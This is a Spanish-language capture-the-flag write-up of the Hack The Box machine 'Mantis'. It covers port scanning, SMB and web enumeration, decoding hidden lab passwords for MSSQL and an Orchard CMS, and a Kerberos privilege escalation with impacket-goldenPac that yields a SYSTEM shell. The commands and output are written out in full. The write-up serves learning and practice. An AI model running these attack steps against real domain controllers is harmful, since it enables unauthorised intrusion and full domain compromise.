

Writeup CTF Mantis
Hack The Box



Contenido



0- Introducción

Hola a todos, en esta publicación compartiré mi artículo sobre CTF Mantis, que es una máquina de directorio activo de Windows realmente antigua, comenzando con la máquina, había un servidor IIS ejecutándose en el puerto 1337 en el que la búsqueda de archivos revela el directorio donde tenía un archivo de texto que contenía algunas credenciales y el nombre del archivo que en realidad era una contraseña para el servicio MSSQL, al iniciar sesión en mssql como admin, podemos encontrar la contraseña para el usuario james, a partir del cual utilizando impacket-goldenPac realizaremos la elevación de privilegios.


1- Enumeración

El primer paso como siempre, escaneo de los servicios disponibles en la máquina objetivo.

```
elhackeretico may 10 21:22 ~/Desktop/HackTheBox/Mantis > sudo nmap -p- --min-rate 5000 --open
-Pn -n -vvv 10.10.10.52 -oG allports
```

```
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
1337/tcp  open  waste            syn-ack ttl 127
1433/tcp  open  ms-sql-s         syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5722/tcp  open  msdfsr           syn-ack ttl 127
8080/tcp  open  http-proxy       syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49152/tcp open  unknown          syn-ack ttl 127
49153/tcp open  unknown          syn-ack ttl 127
49154/tcp open  unknown          syn-ack ttl 127
49155/tcp open  unknown          syn-ack ttl 127
49157/tcp open  unknown          syn-ack ttl 127
49158/tcp open  unknown          syn-ack ttl 127
49167/tcp open  unknown          syn-ack ttl 127
50016/tcp open  unknown          syn-ack ttl 127
50020/tcp open  unknown          syn-ack ttl 127
50255/tcp open  unknown          syn-ack ttl 127
```

```
elhackeretico may 10 21:23 ~/Desktop/HackTheBox/Mantis > sudo nmap -sV -p53,88,135,139,389,445
,464,593,636,1337,1433,3268,3269,5722,8080,9389,47001,49152,49153,49154,49155,49157,49158,4916
7,50016,50020,50255 -vvv 10.10.10.52 -oN targeted
```





```
PORT      STATE SERVICE      REASON          VERSION
53/tcp    open  domain       syn-ack ttl 127 Microsoft DNS 6.1.7601 (1DB15CD4) (Windows Server
 2008 R2 SP1)
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-05-
10 19:23:53Z)
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012 microsoft
-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack ttl 127
593/tcp   open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack ttl 127
1337/tcp  open  http         syn-ack ttl 127 Microsoft IIS httpd 7.5
1433/tcp  open  ms-sql-s     syn-ack ttl 127 Microsoft SQL Server 2014 12.00.2000
3268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack ttl 127
5722/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
8080/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       syn-ack ttl 127 .NET Message Framing
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  ncacn_http   syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49167/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
50016/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
50020/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
50255/tcp open  ms-sql-s     syn-ack ttl 127 Microsoft SQL Server 2014 12.00.2000
Service Info: Host: MANTIS; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe
:/o:microsoft:windows
```

Vemos algunos servicios interesantes, kerberos, smb, rpc, ldap, http, mssql.


Ejecutamos enum4linux para verificar autenticaciones nulas en smb, ldap y rpc por si fuese posible enumerar nombres de usuarios.

```
 ==========================
|    Target Information    |
 ==========================
Target ..... 10.10.10.52
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ================================================
|    Enumerating Workgroup/Domain on 10.10.10.52    |
 ================================================
[E] Can't find workgroup/domain


 ========================================
|    Nbtstat Information for 10.10.10.52    |
 ========================================
Looking up status of 10.10.10.52
No reply from 10.10.10.52

 ====================================
|    Session Check on 10.10.10.52    |
 ====================================
[+] Server 10.10.10.52 allows sessions using username '', password ''
[+] Got domain/workgroup name:
```



```
 ==========================================
|    Getting domain SID for 10.10.10.52    |
 ==========================================
Domain Name: HTB
Domain Sid: S-1-5-21-4220043660-4019079961-2895681657
[+] Host is part of a domain (not a workgroup)

 ====================================
|    OS information on 10.10.10.52    |
 ====================================
[+] Got OS info for 10.10.10.52 from smbclient:
[+] Got OS info for 10.10.10.52 from srvinfo:
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

 ============================
|    Users on 10.10.10.52    |
 ============================
[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED
```

```
 =====================================
|    Share Enumeration on 10.10.10.52    |
 =====================================

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.10.52

 ================================================
|    Password Policy Information for 10.10.10.52    |
 ================================================
[E] Unexpected error from polenum:


[+] Attaching to 10.10.10.52 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.52)

[+] Trying protocol 445/SMB...

        [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Acc
ess Denied} A process has requested access to an object but has not been granted those access
rights.


[E] Failed to get password policy with rpcclient
```

Pero no podemos acceder a nada interesante.

```
elhackeretico may 10 21:53 ~/Desktop/HackTheBox/Mantis > smbclient -L //10.10.10.52/
Enter WORKGROUP\elhackeretico's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
elhackeretico may 10 21:57 ~/Desktop/HackTheBox/Mantis > smbmap -u '' -p '' -H 10.10.10.52
[+] IP: 10.10.10.52:445 Name: 10.10.10.52
elhackeretico may 10 21:58 ~/Desktop/HackTheBox/Mantis >
```

Smbmap y smbclient tampoco devuelve nada interesante.

En los resultados del escaneo de NMAP, había un servicio HTTP corriendo en un puerto raro (1337). Vamos a abrirlo en el navegador.

Es una página predeterminada de un servidor IIS 7.

Vamos a buscar directorios interesantes utilizando la herramienta dirsearch.

```
elhackeretico may 10 22:03 ~/Desktop/HackTheBox/Mantis > dirsearch -u http://10.10.10.52:1337/
 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -i 200,301
```

```
  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 220520

Output File: /usr/lib/python3/dist-packages/dirsearch/reports/10.10.10.52:1337/-_22-05-10_22-0
4-04.txt

Error Log: /usr/lib/python3/dist-packages/dirsearch/logs/errors-22-05-10_22-04-04.log

Target: http://10.10.10.52:1337/

[22:04:04] Starting:
[22:07:27] 301 -  160B  - /secure_notes  ->  http://10.10.10.52:1337/secure_notes/

Task Completed
```

Hacemos el mismo procedimiento con el otro puerto HTTP (8080).

```
  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 220520

Output File: /usr/lib/python3/dist-packages/dirsearch/reports/10.10.10.52:8080/-_22-05-10_23-1
4-52.txt

Error Log: /usr/lib/python3/dist-packages/dirsearch/logs/errors-22-05-10_23-14-52.log

Target: http://10.10.10.52:8080/

[23:14:53] Starting:
[23:14:55] 200 -    3KB - /archive
[23:14:56] 200 -    3KB - /blogs
[23:15:00] 302 -  163B  - /admin  ->  /Users/Account/AccessDenied?ReturnUrl=%2Fadmin
[23:15:16] 200 -    2KB - /tags
[23:15:43] 200 -    3KB - /Archive
[23:16:03] 200 -    3KB - /pollArchive
[23:16:31] 200 -    3KB - /Blogs
[23:16:51] 200 -    3KB - /newsarchive
[23:17:24] 200 -    3KB - /news_archive
```


Vamos a ver en el navegador la url http://10.10.10.52:1337/secure_notes/

10.10.10.52 - /secure_notes/

[To Parent Directory]

9/13/2017 5:22 PM 912 dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt
9/1/2017 10:13 AM 168 web.config

Secure_notes es un directorio de archivos listados. Web.config no contiene ninguna información de interés, pero dev_notes…



Debemos tener en cuenta dos cosas:

1. El nombre del archivo
2. La longitud de la barra de desplazamiento que nos indica que todavía puede contener más información a lo largo del archivo.

```
Credentials stored in secure format
OrchardCMS admin creadentials
0100000001100100011011010010000101101110010111110101000001000000011100110111001101010111001100000111001001100100000100001
SQL Server sa credentials file namez
```

Vamos a comenzar por el punto 1. El nombre del archivo parece sospechoso, dos extensiones y un nombre que parece escrito de forma aleatoria, aunque también puede ser un hash. Utilizando esta web, detectamos el tipo de hash. Obtenemos que es Base64. Vamos a decodificarlo de la siguiente manera:


```
elhackeretico may 10 23:28 ~/Desktop/HackTheBox/Mantis > echo NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDcz
NzM1NzMwNzI2NDIx | base64 -d
6d2424716c5f53405f504073735730726421elhackeretico may 10 23:28 ~/Desktop/HackTheBox/Mantis >
```

El resultado de la decodificación parece un hash en hexadecimal.

```
elhackeretico may 10 23:36 ~/Desktop/HackTheBox/Mantis > echo '6d2424716c5f53405f5040737357307
26421' | xxd -r -p
m$$ql_S@_P@ssW0rd!elhackeretico may 10 23:38 ~/Desktop/HackTheBox/Mantis >
```


Ya tenemos la que parece una password para una base de datos MSSQL. m$$ql_S@_P@ssW0rd!

Vamos a descifrar también lo que parece una password cifrada en binario.

```
elhackeretico may 12 19:19 ~ > perl -lpe '$_=pack"B*",$_' < <( echo 0100000001100100011011010
1000010110111001011111101010000010000000111001101110011010101110011000001110010011001000010000
1 )
@dm!n_P@ssW0rd!
```

Vamos intentar conectarnos a la base de datos utilizando la password anterior, el usuario admin y la base de datos orcharddb que se indicaba en el archivo dev_notes. Para ello, vamos a utilizar la aplicación DBeaver.

Ahora la base de datos muestra cuatro bases de datos:



Dentro de la base de datos orcharddb que se nos indicaba en la documentación, tras realizar una búsqueda entre todas las tablas existentes, encontramo una tabla con el nombre blog_Orchard_Users_UserPartRecord que la podemos encontrar en orcharddb/Schemas/dbo/Tables.:


Id	UserName	Email	NormalizedUserName	Password
2	admin		admin	AL1337E2D6YHm0ilysVzG8LA76OozgMSly(
15	James	james@htb.local	james	J@m3s_P@ssW0rd!

Dentro localizamos dos nombres de usuario con sus respectivas contraseñas. Vamos a utilizar el par usuario:contraseña de james que se encuentra en texto plano.


Como usuario james, podemos volcar la lista completa de usuarios vulnerables a ASP-REP, pero no existe ningún usuario.

```
elhackeretico may 12 18:22 ~ > impacket-GetNPUsers 'htb.local/james:J@m3s_P@ssW0
rd!' -dc-ip 10.10.10.52
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

No entries found!
```


Por otro lado, vamos a intentar logearnos con el usuario admin en el cms, por si pudiese contener puntos de entrada vulnerables. La url es http://10.10.10.52:8080/Users/Account/AccessDenied?ReturnUrl=%2Fadmin



Y podemos conectarnos con estas credenciales, admin:@dm!n_P@ssW0rd!



Pero tras realizar una búsqueda de posibles puntos de entrada, esto parece un rabbithole.

2- Explotación

Con las credenciales encontradas (james:J@m3s_P@ssW0rd!) en el archivo orcharddb de MSSQL, vamos a tratar de explotar Kerberos:


Vamos a añadir el host a nuestro /etc/hosts.

```
10.10.10.52 mantis.htb.local htb.local
```

Ahora ejecutamos GoldenPac, script que pertenece a la suite Impacket.

```
elhackeretico may 12 18:49 ~ > impacket-goldenPac htb.local/james:J@m3s_P@ssW0rd\!@mantis.htb.local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.htb.local.....
[*] Found writable share ADMIN$
[*] Uploading file xjSOSXfx.exe
[*] Opening SVCManager on mantis.htb.local.....
[*] Creating service myCo on mantis.htb.local.....
[*] Starting service myCo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Ahora buscamos la carpeta del usuario administrador, dentro de este directorio en la carpeta Desktop, encontraremos la flag root.txt.



Ya tenemos la flag root.txt.

Si, vamos a buscar user.txt, que en este writeup lo hemos dejado hasta el final. Para ello, nos dirigimos al directorio del usuario james, y en Desktop debemos encontrar la flag.